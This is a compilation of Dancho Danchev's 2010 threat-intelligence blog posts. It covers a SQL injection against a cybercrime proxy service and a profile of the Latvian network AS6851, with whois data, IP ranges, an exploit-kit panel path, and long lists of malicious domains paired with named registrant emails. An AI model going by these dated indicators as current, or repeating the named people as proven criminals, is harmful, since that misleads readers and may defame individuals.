
530

**1.7**

**July**

531





## ***Summarizing Zero Day's Posts for June (2010-07-05 21:35)***

*The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for June, 2010. You [2]can also go through*

*[3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero Day's main feed, or follow me on Twitter:*

***Recommended reading:***

- [6]*The security and privacy ramifications of AT &T's iLeak*

- [7]*The EFF releases new HTTPS Everywhere Firefox extension*

- [8]*Researchers find 12 zero day flaws, targeting 5 web malware exploitation kits*

**01.** [9]*Malware Watch: Free Mac OS X screensavers bundled with spyware*

**02.** [10]*Protection tips for the upcoming FIFA World Cup themed cybercrime campaigns*

**03.** [11]*Malware Watch: Twitter password reset emails, IRS-themed crimeware, malicious PDFs, and fake YouTube 532 pages*

**04.** [12]*The security and privacy ramifications of AT &T's iLeak*

**05.** [13]*Malware Watch: Adobe zero day attack, malicious FIFA-themed spam, exploit serving Virus Alerts*

**06.** [14]*Malware Watch: Skype exploit, Skype-themed malicious spam campaigns detected*

**07.** [15]*The EFF releases new HTTPS Everywhere Firefox extension*

**08.** [16]*Researchers find 12 zero day flaws, targeting 5 web malware exploitation kits*

***This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.***

1. <http://blogs.zdnet.com/security>

2. <http://ddanchev.blogspot.com/2010/05/summarizing-zero-days-posts-for-may.html>
3. <http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-april.html>
4. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)
5. <http://feeds.feedburner.com/zdnet/security>
6. <http://www.zdnet.com/blog/security/the-security-and-privacy-ramifications-of-at-ts-ileak/6649>
7. <http://www.zdnet.com/blog/security/the-eff-releases-new-https-everywhere-firefox-extension/6738>
8. <http://www.zdnet.com/blog/security/researchers-find-12-zero-day-flaws-targeting-5-web-malware-exploitation-kits/6752>
9. <http://www.zdnet.com/blog/security/malware-watch-free-mac-os-x-screensavers-bundled-with-spyware/6560>
10. <http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-campaigns/6610>
11. <http://www.zdnet.com/blog/security/malware-watch-twitter-password-reset-emails-irs-themed-crimeware-malicious-pdfs-and-fake-youtube-pages/6636>
12. <http://www.zdnet.com/blog/security/the-security-and-privacy-ramifications-of-at-ts-ileak/6649>

13. <http://www.zdnet.com/blog/security/malware-watch-adobe-zero-day-attack-malicious-fifa-themed-spam-exploit-serving-virus-alerts/6670>
14. <http://www.zdnet.com/blog/security/malware-watch-skype-exploit-skype-themed-malicious-spam-campaigns-detected/6716>
15. <http://www.zdnet.com/blog/security/the-eff-releases-new-https-everywhere-firefox-extension/6738>
16. <http://www.zdnet.com/blog/security/researchers-find-12-zero-day-flaws-targeting-5-web-malware-exploitation-kits/6752>
17. <http://ddanchev.blogspot.com/>
18. <http://twitter.com/danchodanchev>

533



### **Cybercriminals SQL Inject Cybercrime-friendly Proxies Service (2010-07-13 23:00)**

*Cybercrime ecosystem irony, at its best. Why the irony?  
Because the cybercrime-friendly proxies service TOS*

*explicitly states that its users cannot launch XSS/SQL  
injection attacks through it.*

*A relatively low profile cybercriminal has managed to exploit  
a remote SQL injection within a popular proxies*

*service, offering access to compromised hosts across the globe for any kind of malicious activities. Based on the video released, he was able to access everyone's password as MD5 hash, next to the emulating of the users of the*

*service, using a trivial flaw in the **online.cgi** script.*

*Although his intentions, based on the note left in a **readme.txt** file featured in the video, was to allow others to use the paid service freely, the potential for undermining the OPSEC of cybercriminals using the service is*

*enormous, as it not only logs their financial transactions, keeps records of their IPs, but most interestingly, allows the "manual feeding" of proxy lists (compromised and freely accessible hosts) within the database.*

534



*The service itself, has been in operation since 2004, operating under different brands, with prices starting from \$20 to \$90 for access to 150, and 1500 hosts on a monthly basis. Some interesting facts from a threat intell/social network analysis perspective, including screenshots ( **on purposely blurred in order to prevent the ruining of important OSINT***

***sources**) of the service obtained from its help file.*

- *The gang/hacking/script kiddies team operates different business operations online*
- *They maintain a traffic purchasing program monetizing traffic through [1]**cybercrime-friendly search engines***

- *Whether they are lazy, or just don't care, 4 currently active adult web sites share the same infrastructure as the service itself*

- *Although the original owners are Russian, they appear to be franchising since once of their brands is offering*

*their services in Indonesian, including a banner for what looks like a Indonesian security conference.*

- *One of the Indonesian franchisers is known to have been offering root accounts and shells at compromised*

*servers for sale, back in 2007*

535



536



537



*For years, compromised malware hosts has been widely abused for anything, from direct spamming, to hosting*

*spam/phishing and malware campaigns, but most importantly - to engineer cyber warfare tensions by directly*

*forwarding the responsibility for the malicious actions of the cybercriminal/cyber spy to the host/network/country in question.*

*Not only do these tactics undermine the currently implemented data retention regulations – how can you*

*data retain something from a compromised ecosystem that keeps no logs – but also, they offer a safe heaven for the execution of each and every cybercriminal practice there is.*

***Related posts:***

*[2]Should a targeted country strike back at the cyber attackers?*

*[3]Malware Infected Hosts as Stepping Stones*

*[4]The Cost of Anonymizing a Cybercriminal's Internet Activities*

538

*[5]The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Two*

***This post has been reproduced from [6]Dancho Danchev's blog. Follow him [7]on Twitter.***

1. <http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333>
2. <http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194>
3. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>
4. <http://ddanchev.blogspot.com/2008/10/cost-of-anonymizing-cybercriminals.html>
5. <http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html>
6. <http://ddanchev.blogspot.com/>

7. <http://twitter.com/danchodanchev>

539



***Exploits, Malware, and Scareware Courtesy of AS6851, BKCNET, Sagade Ltd. (2010-07-14 19:54)***

*Never trust an AS whose abuse-mailbox is using a Gmail account (**piotrek89@gmail.com**), and in particular one that you've come across to during several malware campaigns over the past couple of month. It's [1]**AS6851, BKCNET***

***"SIA" IZZI*** I'm referring to, also known as ***Sagade Ltd.***

*Let's dissect the currently ongoing malicious activity at that Latvian based AS, expose the ex-*

*loit/malware/crimeware/scareware serving domain portfolios, sample some of the currently active binaries*

*and emphasize on the hijacking of Google/Yahoo and Bing search engines, as well as take a brief retrospective of*

*AS6851's activities profiled over the past couple of months.*

*What's so special about AS6851 anyway? It's the numerous times in which the AS popped-up in previously*

*profiled campaigns (**see related posts at the bottom of the post**), next to a pretty interesting Koobface gang connection. [2]**An excerpt from a previous post:***

*" What's so special about [3]**AS6851, BKCNET "SIA" IZZI** anyway? It's the Koobface gang connection in the face of **uro-***



**dinam.net**, which is also hosted within AS6851, currently responding to **91.188.59.10**. More details on **urodinam.net**:

- **[4]Koobface Botnet's Scareware Business Model**

540

- **[5]Koobface Botnet's Scareware Business Model - Part Two**

Moreover, on the exact same IP where Koobface gang's **urodinam.net** is parked, we also have the currently active **1zabslwvn538n4i5tcjl.com** - Email: **michaelttycoon@gmail.com**, serving client side exploits using the Yes Malware Exploitation kit - **91.188.59.10**  
**/temp/cache/PDF.php**; admin panel at:  
**1zabslwvn538n4i5tcjl.com**

**/temp/admin/index.php**

The same **michaelttycoon@gmail.com** used to register **1zabslwvn538n4i5tcjl.com**, was also profiled in the

**"[6]Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang"**  
assessment. "

**Related data on AS6851, BKCNET/Sagade Ltd.:**

netname: ATECH-SAGADE

descr: Sagade Ltd.

descr: Latvia, Rezekne, Darzu 21

descr: +371 20034981

*remarks: abuse-mailbox: piotrek89@gmail.com*

*country: LV*

*admin-c: JS1449-RIPE*

*tech-c: JS1449-RIPE*

*status: ASSIGNED PA*

*mnt-by: AS6851-MNT*

*source: RIPE # Filtered*

*person: Juris Sahurovs*

*remarks: Sagade Ltd.*

*address: Latvia, Rezekne, Darzu 21*

*phone: +371 20034981*

*abuse-mailbox: piotrek89@gmail.com*

*nic-hdl: JS1449-RIPE*

*mnt-by: ATECH-MNT*

*source: RIPE # Filtered*

***AS6851 advertises 15 prefixes:***

*\* 62.84.0.0/19*

*62.84.22.0/23*

*84.38.128.0/20*

*85.234.160.0/19*

*91.123.64.0/20*

*91.188.32.0/19*

*91.188.41.0/24*

*91.188.44.0/23*

*91.188.46.0/24*

*91.188.48.0/23*

*91.188.50.0/24*

*91.188.52.0/23*

*91.188.56.0/24*

*109.110.0.0/19*

*195.244.128.0/20*

***Uplink courtesy of:***

*AS6747, LATTELEKOM Lattelekom*

*541*

*AS5518, TELIALATVIJA Telia Latvija SIA*

*Currently active exploits/malware/scareware serving domain portfolios within AS6851:*

*Parked at/responding to **85.234.190.15** are:*

***anrio.in*** - Email: Ometovgordey@mail.com

***brayx.in*** - Email: NikitasZoya@mail.com

**broyx.in** - Email: NikitasZoya@mail.com

**brusd.in** - Email: LomaevaTatyana@mail.com

**butuo.in** - Email: erofeevalexey77@gmail.com

**butyx.in** - Email: NikitasZoya@mail.com

**cogoo.in** - Email: SamatovNail@mail.com

**conyx.in** - Email: NikitasZoya@mail.com

**eboyx.in** - Email: NikitasZoya@mail.com

**ederm.in** - Email: Evenkolvan@mail.com

**edois.in** - Email: Evenkolvan@mail.com

**foryx.in** - Email: NikitasZoya@mail.com

**liuyx.in** - Email: NikitasZoya@mail.com

**moosd.in** - Email: VasilevaSvetlana@mail.com

**oserr.in** - Email: skripnikkseniya@live.com

**ossce.in** - Email: skripnikkseniya@live.com

**ostom.in** - Email: skripnikkseniya@live.com

**purnv.in** - Email: BajenovOleg@mail.com

**ragew.in** - Email: vednerovasvetlana@gmail.com

**relsd.in** - Email: VasilevaSvetlana@mail.com

**retnv.in** - Email: BajenovOleg@mail.com

**sdali.in** - Email: VasilevaSvetlana@mail.com

**seedw.in** - Email: vednerovasvetlana@gmail.com

**shkey.in** - Email: FirulevAndrey@mail.com

**spkey.in** - Email: FirulevAndrey@mail.com

**thynv.in** - Email: BajenovOleg@mail.com

**uitem.in** - Email: IvanovEvgeny@mail.com

**wakey.in** - Email: FirulevAndrey@mail.com

**yxial.in** - Email: GaevAlexandr@mail.com

542



Parked at/responding to **85.234.190.4** are:

**anrio.in** - Email: Ometovgordey@mail.com

**antsd.in** - Email: IvanovEvgeny@mail.com

**appsd.in** - Email: IvanovEvgeny@mail.com

**arsdh.in** - Email: shadrenkovavanda@mail.com

**barui.in** - Email: RijovAlexandr@mail.com

**bkpuo.in** - Email: erofeevalexey77@gmail.com

**bleui.in** - Email: RijovAlexandr@mail.com

**brayx.in** - Email: NikitasZoya@mail.com

**broyx.in** - Email: NikitasZoya@mail.com

**brusd.in** - Email: LomaevaTatyana@mail.com

**bryhw.in** - Email: matatovayanna@mail.com

**butui.in** - Email: RijovAlexandr@mail.com

**butuo.in** - Email: erofeevalexey77@gmail.com

543

**butyx.in** - Email: NikitasZoya@mail.com

**cirui.in** - Email: RijovAlexandr@mail.com

**cogoo.in** - Email: RijovAlexandr@mail.com

**conuo.in** - Email: erofeevalexey77@gmail.com

**conyx.in** - Email: NikitasZoya@mail.com

**cusnv.in** - Email: SimakovSergey@mail.com

**czkey.in** - Email: ZaharcevSergey@mail.com

**degoo.in** - Email: SamatovNail@mail.com

**dugoo.in** - Email: SamatovNail@mail.com

**ecrio.in** - Email: Ometovgordey@mail.com

**ectuo.in** - Email: erofeevalexey77@gmail.com

**ederm.in** - Email: Evenkolvan@mail.com

**edger.in** - Email: Evenkolvan@mail.com

**edimp.in** - Email: Evenkolvan@mail.com

**edois.in** - Email: Evenkolvan@mail.com

**elrio.in** - Email: Ometovgordey@mail.com

**enguo.in** - Email: [erofeevalexey77@gmail.com](mailto:erofeevalexey77@gmail.com)

**eqrio.in** - Email: [Ometovgordey@mail.com](mailto:Ometovgordey@mail.com)

**fibnv.in** - Email: [SimakovSergey@mail.com](mailto:SimakovSergey@mail.com)

**glouo.in** - Email: [erofeevalexey77@gmail.com](mailto:erofeevalexey77@gmail.com)

**habsd.in** - Email: [LomaevaTatyana@mail.com](mailto:LomaevaTatyana@mail.com)

**hecuo.in** - Email: [erofeevalexey77@gmail.com](mailto:erofeevalexey77@gmail.com)

**hekey.in** - Email: [ZaharcevSergey@mail.com](mailto:ZaharcevSergey@mail.com)

**hygos.in** - Email: [Hohlunovanika@live.com](mailto:Hohlunovanika@live.com)

**imbos.in** - Email: [Hohlunovanika@live.com](mailto:Hohlunovanika@live.com)

**intsd.in** - Email: [LomaevaTatyana@mail.com](mailto:LomaevaTatyana@mail.com)

**ionnv.in** - Email: [SimakovSergey@mail.com](mailto:SimakovSergey@mail.com)

**jamsd.in** - Email: [LomaevaTatyana@mail.com](mailto:LomaevaTatyana@mail.com)

**latuo.in** - Email: [erofeevalexey77@gmail.com](mailto:erofeevalexey77@gmail.com)

**linuo.in** - Email: [erofeevalexey77@gmail.com](mailto:erofeevalexey77@gmail.com)

**makey.in** - Email: [ZaharcevSergey@mail.com](mailto:ZaharcevSergey@mail.com)

**oscog.in** - Email: [Nigmatovaaanastasia@hotmail.com](mailto:Nigmatovaaanastasia@hotmail.com)

**oserr.in** - Email: [skripnikkseniya@live.com](mailto:skripnikkseniya@live.com)

**osmac.in** - Email: [skripnikkseniya@live.com](mailto:skripnikkseniya@live.com)

**osmot.in** - Email: [skripnikkseniya@live.com](mailto:skripnikkseniya@live.com)

**ospor.in** - Email: [skripnikkseniya@live.com](mailto:skripnikkseniya@live.com)

**ossce.in** - Email: skripnikkseniya@live.com  
**ossio.in** - Email: skripnikkseniya@live.com  
**ostab.in** - Email: skripnikkseniya@live.com  
**ostac.in** - Email: skripnikkseniya@live.com  
**ostio.in** - Email: skripnikkseniya@live.com  
**ouned.in** - Email: PoleschukovaGalina@mail.com  
**puv.in** - Email: BajenovOleg@mail.com  
**pxdmx.in** - Email: GaleevDjamil@mail.com  
**rekey.in** - Email: ZaharcevSergey@mail.com  
**relsd.in** - Email: VasilevaSvetlana@mail.com  
**retv.in** - Email: BajenovOleg@mail.com  
**scoos.in** - Email: Nigmatovaanastasia@hotmail.com  
**sdali.in** - Email: VasilevaSvetlana@mail.com  
**sdome.in** - Email: OsvyanikovaDarya@mail.com  
544  
**shkey.in** - Email: FirulevAndrey@mail.com  
**spkey.in** - Email: FirulevAndrey@mail.com  
**sydos.in** - Email: Nigmatovaanastasia@hotmail.com  
**thynv.in** - Email: BajenovOleg@mail.com  
**ugiyx.in** - Email: UshakovAndrey@mail.com



**uirin.in** - Email: UshakovAndrey@mail.com

**uisap.in** - Email: UshakovAndrey@mail.com

**uitem.in** - Email: IvanovEvgeny@mail.com

**uithi.in** - Email: IvanovEvgeny@mail.com

**uityp.in** - Email: IvanovEvgeny@mail.com

**uityr.in** - Email: IvanovEvgeny@mail.com

**varyx.in** - Email: GaevAlexandr@mail.com

**wakey.in** - Email: FirulevAndrey@mail.com

**yokey.in** - Email: FirulevAndrey@mail.com

**yxia.in** - Email: GaevAlexandr@mail.com

**yxial.in** - Email: GaevAlexandr@mail.com

545



Parked at/responding to **91.188.60.225** are:

**abrie.in** - Email: Bodunovanton@mail.com

**agros.in** - Email: Hohlunovanika@live.com

**alldh.in** - Email: bondyashovandrey@mail.com

**alodh.in** - Email: radostovamariya@mail.com

**anrio.in** - Email: Ometovgordey@mail.com

**antsd.in** - Email: IvanovEvgeny@mail.com

**aoxtv.in** - Email: AkulovSergey@mail.com

**apps.d.in** - Email: IvanovEvgeny@mail.com

**aquui.in** - Email: RijovAlexandr@mail.com

**arrie.in** - Email: Bodunovanton@mail.com

**arsdh.in** - Email: shadrenkovavanda@mail.com

**balsd.in** - Email: IvanovEvgeny@mail.com

**barui.in** - Email: RijovAlexandr@mail.com

546

**bikey.in** - Email: ZaharcevSergey@mail.com

**bkp.uo.in** - Email: erofeevalexey77@gmail.com

**bleui.in** - Email: RijovAlexandr@mail.com

**brayx.in** - Email: NikitasZoya@mail.com

**broyx.in** - Email: NikitasZoya@mail.com

**brusd.in** - Email: LomaevaTatyana@mail.com

**bryhw.in** - Email: matatovayanna@mail.com

**butui.in** - Email: RijovAlexandr@mail.com

**butuo.in** - Email: erofeevalexey77@gmail.com

**butyx.in** - Email: NikitasZoya@mail.com

**cated.in** - Email: PoleschukovaGalina@mail.com

**cedhw.in** - Email: lopushkoamariya@mail.com

**chrrie.in** - Email: Bodunovanton@mail.com

**chrrio.in** - Email: Ometovgordey@mail.com

**cirui.in** - Email: RijovAlexandr@mail.com

**clrio.in** - Email: Ometovgordey@mail.com

**cogoo.in** - Email: SamatovNail@mail.com

**conuo.in** - Email: erofeevalexey77@gmail.com

**conyx.in** - Email: NikitasZoya@mail.com

**corie.in** - Email: Bodunovanton@mail.com

**curie.in** - Email: Bodunovanton@mail.com

**cusnv.in** - Email: SimakovSergey@mail.com

**czkey.in** - Email: ZaharcevSergey@mail.com

**degoo.in** - Email: SamatovNail@mail.com

**dennv.in** - Email: SimakovSergey@mail.com

**dugoo.in** - Email: SamatovNail@mail.com

**eagoo.in** - Email: SamatovNail@mail.com

**eboyx.in** - Email: NikitasZoya@mail.com

**ecrio.in** - Email: Ometovgordey@mail.co

**ectuo.in** - Email: erofeevalexey77@gmail.com

**edbal.in** - Email: VasilevOleg@mail.com

**edban.in** - Email: VasilevOleg@mail.com

**ederc.in** - Email: Evenkolvan@mail.com

**ederm.in** - Email: Evenkolvan@mail.com

**edger.in** - Email: Evenkolvan@mail.com

**edimp.in** - Email: Evenkolvan@mail.com

**edois.in** - Email: Evenkolvan@mail.com

**elrio.in** - Email: Ometovgordey@mail.com

**enguo.in** - Email: erofeevalexey77@gmail.com

**eprio.in** - Email: Ometovgordey@mail.com

**eqrio.in** - Email: Ometovgordey@mail.com

**esrie.in** - Email: Bodunovanton@mail.com

**fakey.in** - Email: ZaharcevSergey@mail.com

**fegoo.in** - Email: SamatovNail@mail.com

**fibnv.in** - Email: SimakovSergey@mail.com

**foryx.in** - Email: NikitasZoya@mail.com

**franv.in** - Email: SimakovSergey@mail.com

**fraos.in** - Email: Hohlunovanika@live.com

**garie.in** - Email: Bodunovanton@mail.com

**glouo.in** - Email: erofeevalexey77@gmail.com

547

**guinv.in** - Email: SimakovSergey@mail.com

**habsd.in** - Email: LomaevaTatyana@mail.com

**hecuo.in** - Email: erofeevalexey77@gmail.com

**hekey.in** - Email: ZaharcevSergey@mail.com

**humos.in** - Email: Hohlunovanika@live.com

**hygos.in** - Email: Hohlunovanika@live.com

**hyrie.in** - Email: Bodunovanton@mail.com

**imbos.in** - Email: Hohlunovanika@live.com

**intsd.in** - Email: LomaevaTatyana@mail.com

**ionnv.in** - Email: SimakovSergey@mail.com

**jamsd.in** - Email: LomaevaTatyana@mail.com

**jobos.in** - Email: Hohlunovanika@live.com

**kykey.in** - Email: ZaharcevSergey@mail.com

**latuo.in** - Email: erofeevalexey77@gmail.com

**leunv.in** - Email: SimakovSergey@mail.com

**linuo.in** - Email: erofeevalexey77@gmail.com

**liuyx.in** - Email: NikitasZoya@mail.com

**makey.in** - Email: ZaharcevSergey@mail.com

**moosd.in** - Email: VasilevaSvetlana@mail.com

**naios.in** - Email: Hohlunovanika@live.com

**nvenc.in** - Email: BajenovOleg@mail.com

**oscog.in** - Email: Nigmatovaanastasia@hotmail.com

**osenc.in** - Email: Nigmatovaanastasia@hotmail.com

**oserr.in** - Email: skripnikkseniya@live.com

**osmac.in** - Email: skripnikkseniya@live.com

**osmot.in** - Email: skripnikkseniya@live.com

**ospor.in** - Email: skripnikkseniya@live.com

**ossce.in** - Email: skripnikkseniya@live.com

**ossio.in** - Email: skripnikkseniya@live.com

**ostab.in** - Email: skripnikkseniya@live.com

**ostac.in** - Email: skripnikkseniya@live.com

**ostio.in** - Email: skripnikkseniya@live.com

**ostom.in** - Email: skripnikkseniya@live.com

**ouned.in** - Email: PoleschukovaGalina@mail.com

**puenv.in** - Email: BajenovOleg@mail.com

**pxdmx.in** - Email: GaleevDjamil@mail.com

**ragew.in** - Email: vednerovasvetlana@gmail.com

**rekey.in** - Email: ZaharcevSergey@mail.com

**relsd.in** - Email: VasilevaSvetlana@mail.com

**retnv.in** - Email: BajenovOleg@mail.com

**saled.in** - Email: VasilevOleg@mail.com

**sated.in** - Email: VasilevOleg@mail.com

**scoos.in** - Email: Nigmatovaaanastasia@hotmail.com

**sdali.in** - Email: VasilevaSvetlana@mail.com

**sdall.in** - Email: VasilevaSvetlana@mail.com

**sdayb.in** - Email: OsvyanikovaDarya@mail.com

**sdaye.in** - Email: OsvyanikovaDarya@mail.com

**sdayo.in** - Email: OsvyanikovaDarya@mail.com

**sdene.in** - Email: OsvyanikovaDarya@mail.com

**sdich.in** - Email: OsvyanikovaDarya@mail.com

548

**sdome.in** - Email: OsvyanikovaDarya@mail.com

**seedw.in** - Email: vednerovasvetlana@gmail.com

**shkey.in** - Email: FirulevAndrey@mail.com

**smoed.in** - Email: VasilevOleg@mail.com

**soted.in** - Email: VasilevOleg@mail.com

**spios.in** - Email: Nigmatovaaanastasia@hotmail.com

**spkey.in** - Email: FirulevAndrey@mail.com

**stteop.in** - Email: fibra\_appl@yahoo.com

**sunyx.in** - Email: GaevAlexandr@mail.com

**sydos.in** - Email: Nigmatovaaanastasia@hotmail.com

**teaed.in** - Email: VasilevOleg@mail.com

**thynv.in** - Email: BajenovOleg@mail.com

**ugiyx.in** - Email: GaevAlexandr@mail.com

**uinei.in** - Email: UshakovAndrey@mail.com

**uinge.in** - Email: UshakovAndrey@mail.com

**uiren.in** - Email: UshakovAndrey@mail.com

**uirin.in** - Email: UshakovAndrey@mail.com

**uisap.in** - Email: UshakovAndrey@mail.com

**uisee.in** - Email: UshakovAndrey@mail.com

**uisma.in** - Email: IvanovEvgeny@mail.com

**uitem.in** - Email: IvanovEvgeny@mail.com

**uithi.in** - Email: IvanovEvgeny@mail.com

**uityp.in** - Email: IvanovEvgeny@mail.com

**uityr.in** - Email: IvanovEvgeny@mail.com

**varyx.in** - Email: GaevAlexandr@mail.com

**veged.in** - Email: VasilevOleg@mail.com

**wakey.in** - Email: FirulevAndrey@mail.com

**whasd.in** - Email: VasilevaSvetlana@mail.com

**wimed.in** - Email: VasilevOleg@mail.com

**woonv.in** - Email: BajenovOleg@mail.com




**yokey.in** - Email: [FirulevAndrey@mail.com](mailto:FirulevAndrey@mail.com)

**yxiaac.in** - Email: [GaevAlexandr@mail.com](mailto:GaevAlexandr@mail.com)

**yxial.in** - Email: [GaevAlexandr@mail.com](mailto:GaevAlexandr@mail.com)

**yxiam.in** - Email: [GaevAlexandr@mail.com](mailto:GaevAlexandr@mail.com)

549



*Parked at/responding to **91.188.60.3** are:*

**0checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**10checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**20checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**30checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**40checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**50checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**60checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**70checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**80checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**90checkingyourtraffic.com** - Email:  
*FranciscoPGeorge@hotmail.com*

**av-scaner-onlinemachine.com** - Email:  
*gershatv07@gmail.com*

**easy-ns-server.org** - Email: *russell1985@hotmail.com*

**fast-scanerr-online.org** - Email: *roberson@hotmail.com*

**fast-scanneronline.org** - Email: roberson@hotmail.com

550



**fastscanner-online.org** - Email: roberson@hotmail.com

**fastscannerr-online.org** - Email: roberson@hotmail.com

**myantivirsplus.org** - Email:  
FranciscoPGeorge@hotmail.com

**my-antivirsplus.org** - Email:  
FranciscoPGeorge@hotmail.com

**my-antivirusplus.org** - Email:  
FranciscoPGeorge@hotmail.com

**my-antivirus-plus.org** - Email:  
FranciscoPGeorge@hotmail.com

**myprotectonline.org** - Email:  
FranciscoPGeorge@hotmail.com

**my-protectonline.org** - Email:  
FranciscoPGeorge@hotmail.com

**my-protect-online.org** - Email:  
FranciscoPGeorge@hotmail.com

**sysprotectonline.org** - Email:  
FranciscoPGeorge@hotmail.com

**sys-protectonline.org** - Email:  
FranciscoPGeorge@hotmail.com

**sys-protect-online.org** - Email:  
FranciscoPGeorge@hotmail.com

Parked at/responding to **91.188.59.74** are:

**allforil1i.com** - Email: lordjok@gmail.com

**alltubeforfree.com** - Email: lordjok@gmail.com

**allxtubevids.net** - Email: lordjok@gmail.com

**downloadfreenow.in** - Email: lordjok@gmail.com

**enteri1llisec.in** - Email: leshapopovi@gmail.com

551



**freeanalsexubemovies.com** - Email: lordjok@gmail.com

**freetube06.com** - Email: lordjok@gmail.com

**freeviewgogo.com** - Email: leshapopovi@gmail.com

**homeamateurclips.com** - Email: lordjok@gmail.com

**hot4youxxx.in** - Email: lordjok@gmail.com

**hotxtube.in** - Email: lordjok@gmail.com

**hotxxxtubevideo.com**

**iil10oil0.com**

**ilio01ili1.com**

**illinoli1l.in** - Email: lordjok@gmail.com

**porntube2000.com** - Email: welolseees@gmail.com

**porntubefast.com** - Email: welolseees@gmail.com

***porn-tube-video.com*** - Email: welolseeees@gmail.com

***viewnowfast.com*** - Email: lordjok@gmail.com

***viewxxxfreegall.net*** - Email: leshapopovi@gmail.com

***viiistifor1.com***

